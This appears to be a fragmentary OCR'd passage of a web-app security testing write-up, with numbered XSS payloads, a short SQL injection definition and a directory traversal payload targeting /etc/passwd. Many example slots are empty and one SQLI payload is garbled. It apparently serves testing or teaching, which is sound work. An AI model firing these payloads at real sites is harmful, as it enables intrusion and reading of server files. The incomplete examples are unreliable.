
Example6:
payload: ";alert("hacked")</script>




Example7:
payload: abc'; alert('hacked');//



Example8:
payload: /"><script>alert("hacked")</script>



Example9:
payload: #<script>alert("hacked")</script>
No alert for this case because of high security against xss attacks.




SQLI


SQL injection, also known as SQLI, is a common attack vector that uses malicious **SQL** code for backend database manipulation to access information that was not intended to be displayed. This information may include any number of items, including sensitive company data, user lists or private customer details.

Example1:


payload: ‘-’




Example2:




Example3:



Example4:




Example5:



Example6:


Example7:

Example8:




Directory Traversal

When the link of the image is clicked we get a png file like this.



We have to start exploiting this image file to get into server and finally see sensitive information.

Example1:
Payload: file=../../../etc/passwd



